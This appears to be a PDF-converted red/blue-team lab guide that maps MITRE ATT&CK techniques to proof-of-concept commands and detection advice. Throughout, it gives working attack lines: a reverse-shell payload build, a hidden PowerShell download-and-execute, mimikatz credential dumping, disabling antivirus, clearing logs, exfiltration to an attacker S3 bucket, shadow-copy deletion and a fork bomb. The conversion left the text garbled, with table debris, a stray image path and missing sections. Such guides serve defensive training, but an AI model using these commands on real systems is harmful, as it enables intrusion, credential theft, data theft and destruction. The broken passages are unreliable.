## **Threat Intelligence Tasks**

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#### Tactic 1: Reconnaissance

## **Active Scanning (T1595)**

Goal: Find live hosts/services and exposed endpoints.

#### Lab Setup:

Attacker: Kali Linux. Target: org domain/IP range. Tools: nmap, httpx, whatweb.

#### **Procedure:**

- 1. Run wide host discovery on CIDR
- 2. Enumerate web tech stack
- 3. Probe for interesting paths/endpoints

## PoC (Commands/Actions):

nmap -sn 203.0.113.0/24 nmap -sV -p 1-1000 203.0.113.10 httpx -l hosts.txt -title -status-code -tech-detect whatweb https://portal.example.com/

## **Expected Result:**

List of alive hosts, open ports, and web stack fingerprints.

#### **Detection & Recommendations:**

Baseline approved scans; alert on external scanning volume, repeated connection attempts from same ASN/IP.

## **MITRE ATT&CK Mapping:**

Tactic: Reconnaissance | Technique: Active Scanning | ID: T1595

## **Gather Victim Network Information (T1590)**

Goal: Collect DNS, ASN, IP ranges to scope attack.

#### Lab Setup:

Tools: whois, amass, dig.

#### **Procedure:**

- 1. Resolve root/apex domain records
- 2. Enumerate subdomains
- 3. Map ASN/IP allocations

## **PoC (Commands/Actions):**

whois example.com
dig ANY example.com +short
amass enum -d example.com -o subs.txt

## **Expected Result:**

DNS records, subdomain list, and network ranges mapped.

#### **Detection & Recommendations:**

Monitor passive DNS and CT logs; enforce minimal DNS/WHOIS exposure and privacy where possible.

## MITRE ATT&CK Mapping:

Tactic: Reconnaissance | Technique: Gather Victim Network Information | ID: T1590

## **Gather Victim Identity Information (T1592)**

Goal: Identify employees, roles, emails for social engineering.

## Lab Setup:

Tools: LinkedIn, theHarvester.

#### Procedure:

- 1. Harvest public emails
- 2. Build role-based target list

## **PoC (Commands/Actions):**

theHarvester -d example.com -b linkedin -f harvest.html

#### **Expected Result:**

Curated list of potential phishing targets.

## **Detection & Recommendations:**

Educate staff; detect bulk lookups/brand impersonation; DMARC/SPF/DKIM.

## **MITRE ATT&CK Mapping:**

Tactic: Reconnaissance | Technique: Gather Victim Identity Information | ID: T1592

## **Tactic 2: Resource Development**

## **Acquire Infrastructure (T1583)**

Goal: Obtain attacker-owned domains/servers for staging.

#### Lab Setup:

Tools: VPS provider, DNS registrar.

#### **Procedure:**

- 1. Register lookalike domain
- 2. Deploy HTTPS with valid cert
- 3. Host staging files

## PoC (Commands/Actions):

# pseudo

# buy: examp1e-support[.]com

# deploy nginx; obtain TLS (LetsEncrypt)

curl -O https://examp1e-support.com/update.exe

## **Expected Result:**

Operational C2/staging infra ready.

## **Detection & Recommendations:**

Brand monitoring for lookalike domains; certificate transparency alerts.

## **MITRE ATT&CK Mapping:**

Tactic: Resource Development | Technique: Acquire Infrastructure | ID: T1583

## **Establish Accounts (T1585)**

Goal: Create accounts on SaaS for delivery and C2.

#### Lab Setup:

Services: GitHub, Pastebin, cloud storage.

#### **Procedure:**

- 1. Create benign-looking profiles
- 2. Stage payloads over HTTPS links

## **PoC (Commands/Actions):**

# Example staged download curl -L https://pastebin.com/raw/ABC123 -o ps.ps1

## **Expected Result:**

Legitimate platforms abused to host payloads.

#### **Detection & Recommendations:**

CASB and egress allowlists; reputation checks for unusual new accounts.

## MITRE ATT&CK Mapping:

Tactic: Resource Development | Technique: Establish Accounts | ID: T1585

## **Develop Capabilities (T1587)**

Goal: Prepare malware/scripts and packers.

## Lab Setup:

Tools: msfvenom, golang, upx.

#### **Procedure:**

- 1. Build payload
- 2. Pack/obfuscate

## **PoC (Commands/Actions):**

msfvenom -p windows/x64/meterpreter/reverse\_tcp LHOST=10.10.10.10 LPORT=4444 -f exe -o agent.exe upx -9 agent.exe

## **Expected Result:**

Ready-to-deliver artifacts.

## **Detection & Recommendations:**

Detect packed binaries; block known packer signatures where feasible.

## **MITRE ATT&CK Mapping:**

Tactic: Resource Development | Technique: Develop Capabilities | ID: T1587

#### **Tactic 3: Initial Access**

## Phishing: Spearphishing Attachment (T1566.001)

Goal: Deliver weaponized document to user.

## Lab Setup:

Tools: GoPhish, Office macro.

#### **Procedure:**

- 1. Craft lure and doc
- 2. Send targeted campaign

## **PoC (Commands/Actions):**

# Macro downloads PowerShell
powershell -nop -w hidden -c "IEX(New-Object
Net.WebClient).DownloadString('http://stage/ps.ps1')"

## **Expected Result:**

User opens doc, macro spawns PowerShell.

#### **Detection & Recommendations:**

Block unsigned macros; sandbox attachments; secure email gateways.

## **MITRE ATT&CK Mapping:**

Tactic: Initial Access | Technique: Phishing: Spearphishing Attachment | ID: T1566.001

## **Exploit Public-Facing Application (T1190)**

Goal: Exploit web app bug for foothold.

## Lab Setup:

Tools: Burp, exploit PoC.

#### Procedure:

- 1. Identify vulnerable endpoint
- 2. Trigger RCE/SQLi

## **PoC (Commands/Actions):**

# Example (conceptual)

curl -X POST https://app.example.com/upload -F "file=@shell.php"

#### **Expected Result:**

Web shell obtained.

## **Detection & Recommendations:**

WAF rules; virtual patching; timely CVE patch mgmt.

## MITRE ATT&CK Mapping:

Tactic: Initial Access | Technique: Exploit Public-Facing Application | ID: T1190

## **External Remote Services (T1133)**

Goal: Use exposed RDP/VPN with creds.

## Lab Setup:

Tools: xfreerdp, openvpn.

#### **Procedure:**

- 1. Test leaked creds
- 2. Login to remote service

## **PoC (Commands/Actions):**

xfreerdp /u:alice /p:'P@ssw0rd!' /v:203.0.113.25

## **Expected Result:**

Interactive access established.

#### **Detection & Recommendations:**

MFA on all external access; detect impossible travel.

## MITRE ATT&CK Mapping:

Tactic: Initial Access | Technique: External Remote Services | ID: T1133

#### **Tactic 4: Execution**

## **Command and Scripting Interpreter (T1059)**

Goal: Run attacker-controlled commands/scripts.

## Lab Setup:

Target: Windows host.

#### **Procedure:**

- 1. Stage script
- 2. Execute with policy bypass

## **PoC (Commands/Actions):**

powershell.exe -NoP -Ep Bypass -File .\payload.ps1

## **Expected Result:**

Script runs under user context.

## **Detection & Recommendations:**

Alert on EpBypass, suspicious child processes.

## **MITRE ATT&CK Mapping:**

Tactic: Execution | Technique: Command and Scripting Interpreter | ID: T1059

**User Execution: Malicious File (T1204.002)** 

Goal: Trick user to run malicious file.

Lab Setup:

Malicious Office or LNK.

#### **Procedure:**

- 1. Deliver file
- 2. User double-clicks / enables content

## **PoC (Commands/Actions):**

start invoice.lnk

# or macro-enabled .docm

## **Expected Result:**

Payload executed via user action.

## **Detection & Recommendations:**

Block LNK from email; mark-of-the-web enforcement.

## MITRE ATT&CK Mapping:

Tactic: Execution | Technique: User Execution: Malicious File | ID: T1204.002

## Windows Management Instrumentation (T1047)

Goal: Execute remotely via WMI.

## Lab Setup:

Tools: wmic, PowerShell.

## **Procedure:**

1. Invoke remote process

## **PoC (Commands/Actions):**

wmic /node:HOST process call create "cmd.exe /c calc.exe"

## **Expected Result:**

Remote process spawns.

#### **Detection & Recommendations:**

Restrict WMI/DCOM; log remote process creation.

## **MITRE ATT&CK Mapping:**

Tactic: Execution | Technique: Windows Management Instrumentation | ID: T1047

#### **Tactic 5: Persistence**

Scheduled Task/Job: Windows Task (T1053.005)

Goal: Maintain foothold via scheduled task.

#### Lab Setup:

Windows Task Scheduler.

#### **Procedure:**

- 1. Create daily task
- 2. Hide with benign name

## **PoC (Commands/Actions):**

schtasks /create /sc daily /tn Updater /tr "powershell -File C:\ProgramData\u.ps1"

## **Expected Result:**

Task runs payload on schedule.

#### **Detection & Recommendations:**

Audit new tasks; block non-admin task creation.

## **MITRE ATT&CK Mapping:**

Tactic: Persistence | Technique: Scheduled Task/Job: Windows Task | ID: T1053.005

## **Boot or Logon Autostart: Registry Run Keys (T1547.001)**

Goal: Launch malware at user logon.

#### Lab Setup:

Registry autorun key.

## **Procedure:**

1. Write Run key

## **PoC (Commands/Actions):**

reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v Updater /t REG\_SZ /d "powershell -w hidden -File C:\u.ps1" /f

## **Expected Result:**

Payload starts at logon.

#### **Detection & Recommendations:**

Monitor autorun keys, baseline diffs.

## **MITRE ATT&CK Mapping:**

Tactic: Persistence | Technique: Boot or Logon Autostart: Registry Run Keys | ID: T1547.001

## **Create Account (T1136)**

Goal: Add local user for persistence.

## Lab Setup:

Windows/Linux.

## **Procedure:**

- 1. Create user
- 2. Add to group

## PoC (Commands/Actions):

net user helpdesk P@ssw0rd! /add net localgroup administrators helpdesk /add

## **Expected Result:**

New account present, privileged.

#### **Detection & Recommendations:**

Alert on new admin creation; JIT/JEA controls.

## **MITRE ATT&CK Mapping:**

Tactic: Persistence | Technique: Create Account | ID: T1136

## **Tactic 6: Privilege Escalation**

## **Exploitation for Privilege Escalation (T1068)**

Goal: Exploit vuln to elevate privileges.

## Lab Setup:

Windows kernel / local exploit.

#### **Procedure:**

1. Run local exploit

## **PoC (Commands/Actions):**

.\printnightmare.exe --local

## **Expected Result:**

Process/token becomes SYSTEM.

#### **Detection & Recommendations:**

Patch mgmt; block exploit patterns via EDR.

## MITRE ATT&CK Mapping:

Tactic: Privilege Escalation | Technique: Exploitation for Privilege Escalation | ID: T1068

## **Bypass User Account Control (T1548.002)**

Goal: Run elevated without prompt.

## Lab Setup:

UAC bypass.

#### **Procedure:**

1. Abuse auto-elevate COM

## **PoC (Commands/Actions):**

# example (conceptual) fodhelper.exe registry hijack

## **Expected Result:**

Elevated child process.

## **Detection & Recommendations:**

Alert on LOLBIN misuse; UAC set to highest.

## MITRE ATT&CK Mapping:

Tactic: Privilege Escalation | Technique: Bypass User Account Control | ID: T1548.002

## **Access Token Manipulation (T1134)**

Goal: Impersonate tokens to escalate.

## Lab Setup:

Tools: incognito, Rubeus.

## **Procedure:**

- 1. Steal token
- 2. Impersonate admin

## **PoC (Commands/Actions):**

| mimikatz.exe "token::elevate" "token::whoami"                                   |
|---|
| Expected Result:  |
| Admin context achieved.   |
| Detection & Recommendations:  |
| Detect anomalous token use; restrict SelmpersonatePrivilege.                    |
| MITRE ATT&CK Mapping:   |
| Tactic: Privilege Escalation   Technique: Access Token Manipulation   ID: T1134 |
| Tactic 7: Defense Evasion   |
| Impair Defenses (T1562)   |
| Goal: Disable security tools.   |
| Lab Setup:  |
| Windows Defender.   |
| Procedure:  |
| 1. Tamper with AV   |
| PoC (Commands/Actions):   |
| powershell Set-MpPreference -DisableRealtimeMonitoring \$true                   |
| Expected Result:  |
| AV disabled.  |
| Detection & Recommendations:  |
| Tamper protection; alert on policy changes.                                     |
| MITRE ATT&CK Mapping:   |
| Tactic: Defense Evasion   Technique: Impair Defenses   ID: T1562                |
| Obfuscated/Compressed Files & Information (T1027)                               |
| Goal: Hide payload via packing/encoding.  |
| Lab Setup:  |
| Base64, UPX.  |
| Procedure:  |
| 1. Encode/pack payload  |

## PoC (Commands/Actions):

certutil -encode payload.exe payload.b64 upx -9 agent.exe

## **Expected Result:**

Lower static detection.

#### **Detection & Recommendations:**

Detect encoded blobs leaving endpoints, packed PE headers.

## **MITRE ATT&CK Mapping:**

Tactic: Defense Evasion | Technique: Obfuscated/Compressed Files & Information | ID: T1027

## **Clear Windows Event Logs (T1070.001)**

Goal: Cover tracks by clearing logs.

#### Lab Setup:

wevtutil.

#### **Procedure:**

1. Purge event logs

## **PoC (Commands/Actions):**

wevtutil cl Security wevtutil cl PowerShell

## **Expected Result:**

Audit trail removed.

#### **Detection & Recommendations:**

Forward logs off-host; alert on log clear events.

## MITRE ATT&CK Mapping:

Tactic: Defense Evasion | Technique: Clear Windows Event Logs | ID: T1070.001

## **Tactic 8: Credential Access**

## OS Credential Dumping (T1003)

Goal: Extract creds from LSASS/registry.

## Lab Setup:

| Mimikatz, nanodump.   |
|---|
| Procedure:  |
| 1. Dump creds   |
| PoC (Commands/Actions):   |
| mimikatz "privilege::debug" "sekurlsa::logonpasswords" exit                         |
| Expected Result:  |
| Hashes/passwords recovered.   |
| Detection & Recommendations:  |
| LSA protection; block minidumps; monitor handle opens to LSASS.                     |
| MITRE ATT&CK Mapping:   |
| Tactic: Credential Access   Technique: OS Credential Dumping   ID: T1003            |
| Credentials from Password Stores (T1555)  |
| Goal: Steal browser/manager creds.  |
| Lab Setup:  |
| LaZagne, DPAPI.   |
| Procedure:  |
| 1. Dump Chrome creds  |
| PoC (Commands/Actions):   |
| laZagne.exe browsers  |
| Expected Result:  |
| Saved site creds obtained.  |
| Detection & Recommendations:  |
| Disable password saving; EDR on credential dumping tools.                           |
| MITRE ATT&CK Mapping:   |
| Tactic: Credential Access   Technique: Credentials from Password Stores   ID: T1555 |
| Brute Force (T1110)   |
| Goal: Guess passwords at scale.   |
| Lab Setup:  |

Hydra, Kerbrute.

#### **Procedure:**

- 1. Enumerate users
- 2. Spray passwords

## **PoC (Commands/Actions):**

kerbrute userenum -d corp.local users.txt kerbrute passwordspray -d corp.local users.txt 'Winter2025!'

## **Expected Result:**

Some accounts compromised.

#### **Detection & Recommendations:**

Throttle auth; lockout and MFA; detect password spraying patterns.

## MITRE ATT&CK Mapping:

Tactic: Credential Access | Technique: Brute Force | ID: T1110

## **Tactic 9: Discovery**

## **Account Discovery (T1087)**

Goal: List users/groups for target selection.

## Lab Setup:

Windows AD/Unix.

#### **Procedure:**

1. Query directory

## **PoC (Commands/Actions):**

net user /domain

Get-ADUser -Filter \* | select SamAccountName

## **Expected Result:**

Inventory of identities.

## **Detection & Recommendations:**

Alert on mass directory reads; least-privileged queries.

## **MITRE ATT&CK Mapping:**


Tactic: Discovery | Technique: Account Discovery | ID: T1087

# **Network Service Scanning (T1046)** Goal: Identify services for pivoting. Lab Setup: nmap, rustscan. **Procedure:** 1. Scan internal subnets **PoC (Commands/Actions):** nmap -sT -p 445,3389,80 10.0.0.0/24 **Expected Result:** Open services mapped. **Detection & Recommendations:** IDS for port scans; network segmentation. MITRE ATT&CK Mapping: Tactic: Discovery | Technique: Network Service Scanning | ID: T1046 Remote System Discovery (T1018) Goal: Find reachable hosts. Lab Setup: arp, net view. **Procedure:** 1. Enumerate neighbors **PoC (Commands/Actions):** arp -a net view \10.0.0.5 **Expected Result:** List of remote systems. **Detection & Recommendations:** Block LLMNR/NetBIOS abuse; restrict SMB enumeration.

**MITRE ATT&CK Mapping:** 

Tactic: Discovery | Technique: Remote System Discovery | ID: T1018 **Tactic 10: Lateral Movement** Remote Services: SMB/WMI/PSExec (T1021) Goal: Move to other hosts using credentials. Lab Setup: Impacket, PsExec. **Procedure:** 1. Copy and execute payload **PoC (Commands/Actions):** psexec \\HOST -u admin -p Pass123 cmd /c C:\agent.exe **Expected Result:** Payload runs on remote host. **Detection & Recommendations:** Alert on admin shares use; restrict RDP/SMB/WMI. **MITRE ATT&CK Mapping:** Tactic: Lateral Movement | Technique: Remote Services: SMB/WMI/PSExec | ID: T1021 **Lateral Tool Transfer (T1570)** Goal: Transfer tools between hosts. Lab Setup: smbcopy, scp. **Procedure:** 1. Stage toolkit on target **PoC (Commands/Actions):** copy agent.exe \\HOST\C\$\Windows\Temp\ scp agent user@10.0.0.10:/tmp/ **Expected Result:** Files placed on remote.

**Detection & Recommendations:** 



| Target data staged locally.  |
|--|
| Detection & Recommendations:                                       |
| Watch bulk file reads; honeypot documents.                         |
| MITRE ATT&CK Mapping:  |
| Tactic: Collection   Technique: Data from Local System   ID: T1005 |
| Email Collection (T1114)   |
| Goal: Steal mailboxes.   |
| Lab Setup:   |
| Outlook, Exchange, Graph.  |
| Procedure:   |
| 1. Export mailbox  |
| PoC (Commands/Actions):  |
| outlook.exe /exportpst C:\Temp\user.pst                            |
| Expected Result:   |
| Mailbox archive produced.  |
| Detection & Recommendations:                                       |
| Alert on mass exports; API rate anomalies.                         |
| MITRE ATT&CK Mapping:  |
| Tactic: Collection   Technique: Email Collection   ID: T1114       |
| Archive Collected Data (T1560)                                     |
| Goal: Compress to ease exfiltration.                               |
| Lab Setup:   |
| zip, 7z.   |
| Procedure:   |
| 1. Create archives and stage                                       |
| PoC (Commands/Actions):  |
| 7z a C:\Temp\data.7z C:\Temp\loot\* -pP@ssw0rd                     |
| Expected Result:   |

| Single encrypted archive ready.  |
|--|
| Detection & Recommendations:   |
| Detect unusual 7z/zip usage; block encrypted exfil when possible.                          |
| MITRE ATT&CK Mapping:  |
| Tactic: Collection   Technique: Archive Collected Data   ID: T1560                         |
| Tactic 12: Command and Control   |
| Application Layer Protocol: HTTPS (T1071.001)  |
| Goal: Use HTTPS for C2 to blend in.  |
| Lab Setup:   |
| C2 over 443.   |
| Procedure:   |
| 1. Configure beaconing intervals   |
| PoC (Commands/Actions):  |
| # Cobalt/Metasploit HTTPS profiles (conceptual)  |
| Expected Result:   |
| Beacon traffic looks like web.   |
| Detection & Recommendations:   |
| TLS inspection where allowed; JA3/JA4 fingerprinting.                                      |
| MITRE ATT&CK Mapping:  |
| Tactic: Command and Control   Technique: Application Layer Protocol: HTTPS   ID: T1071.001 |
| Proxy (T1090)  |
| Goal: Relay traffic via redirectors.   |
| Lab Setup:   |
| socat, nginx.  |
| Procedure:   |
| 1. Stand up redirector   |
| PoC (Commands/Actions):  |

| socat TCP-L:443,fork TCP:10.10.10.10:8443                              |
|--|
| Expected Result:   |
| C2 hidden behind proxy.  |
| Detection & Recommendations:   |
| Egress pinning; detect unusual SNI/hostnames.                          |
| MITRE ATT&CK Mapping:  |
| Tactic: Command and Control   Technique: Proxy   ID: T1090             |
| Non-Standard Port (T1571)  |
| Goal: C2 on uncommon port to evade rules.                              |
| Lab Setup:   |
| Any high port.   |
| Procedure:   |
| 1. Run service on 8443/8088  |
| PoC (Commands/Actions):  |
| nc -lvp 8443   |
| Expected Result:   |
| Traffic bypasses naive filters.  |
| Detection & Recommendations:   |
| Block-by-default egress; allowlist only.                               |
| MITRE ATT&CK Mapping:  |
| Tactic: Command and Control   Technique: Non-Standard Port   ID: T1571 |
| Tactic 13: Exfiltration  |
| Exfiltration Over C2 Channel (T1041)                                   |
| Goal: Send data via existing C2.                                       |
| Lab Setup:   |
| Meterpreter/custom HTTP POST.  |
| Procedure:   |
| 1. Upload archive to C2  |

| PoC (Commands/Actions):  |
|--|
| meterpreter> upload C:\Temp\data.7z /var/www/html/u/                                 |
| Expected Result:   |
| Data leaves within C2 stream.  |
| Detection & Recommendations:   |
| DLP on egress; size/time-based anomaly detection.                                    |
| MITRE ATT&CK Mapping:  |
| Tactic: Exfiltration   Technique: Exfiltration Over C2 Channel   ID: T1041           |
| Exfiltration Over Alternative Protocol (T1048)                                       |
| Goal: Use DNS/ICMP/SMTP to smuggle data.   |
| Lab Setup:   |
| dnscat2, ping.   |
| Procedure:   |
| 1. Encode and tunnel data  |
| PoC (Commands/Actions):  |
| dnscat2dns server.example.com ping -p <hex> attacker</hex>                           |
| Expected Result:   |
| Data tunneled via uncommon channels.   |
| Detection & Recommendations:   |
| Block DNS tunneling; analyze TXT query volumes.                                      |
| MITRE ATT&CK Mapping:  |
| Tactic: Exfiltration   Technique: Exfiltration Over Alternative Protocol   ID: T1048 |
| Exfiltration to Cloud Storage (T1567.002)  |
| Goal: Upload to attacker-controlled cloud.   |
| Lab Setup:   |
| AWS S3, GDrive.  |
| Procedure:   |

## 1. Push to S3 bucket

## PoC (Commands/Actions):

aws s3 cp C:\Temp\data.7z s3://attacker-bkt/data.7z --acl private

## **Expected Result:**

Archive stored offsite.

#### **Detection & Recommendations:**

CASB controls; alert on unsanctioned cloud uploads.

## **MITRE ATT&CK Mapping:**

Tactic: Exfiltration | Technique: Exfiltration to Cloud Storage | ID: T1567.002

## Tactic 14: Impact

## **Data Encrypted for Impact (T1486)**

Goal: Encrypt data (ransomware behavior).

## Lab Setup:

Windows host.

#### **Procedure:**

- 1. Enumerate files
- 2. Encrypt with key

## **PoC (Commands/Actions):**

# pseudo encryptor invocation ransom.exe --path C:\Users --ext .locked

## **Expected Result:**

Files become inaccessible.

#### **Detection & Recommendations:**

Offline immutable backups; block mass file renames.

## MITRE ATT&CK Mapping:

Tactic: Impact | Technique: Data Encrypted for Impact | ID: T1486

## **Inhibit System Recovery (T1490)**

Goal: Prevent restore operations.

#### Lab Setup:

vssadmin, wbadmin.

#### **Procedure:**

1. Delete shadow copies

## PoC (Commands/Actions):

vssadmin delete shadows /all /quiet

## **Expected Result:**

Recovery points removed.

#### **Detection & Recommendations:**

Alert on VSS deletions; restrict tool use to admins.

## **MITRE ATT&CK Mapping:**

Tactic: Impact | Technique: Inhibit System Recovery | ID: T1490

## **Endpoint DoS (T1499)**

Goal: Exhaust system resources.

## Lab Setup:

stress-ng, fork bombs.

## **Procedure:**

1. Trigger resource exhaustion

## **PoC (Commands/Actions):**

:(){ : | :& };: # (Unix fork bomb)

## **Expected Result:**

System becomes unresponsive.

## **Detection & Recommendations:**

EDR rules; rate-limiting; resource quotas.

## MITRE ATT&CK Mapping:

Tactic: Impact | Technique: Endpoint DoS | ID: T1499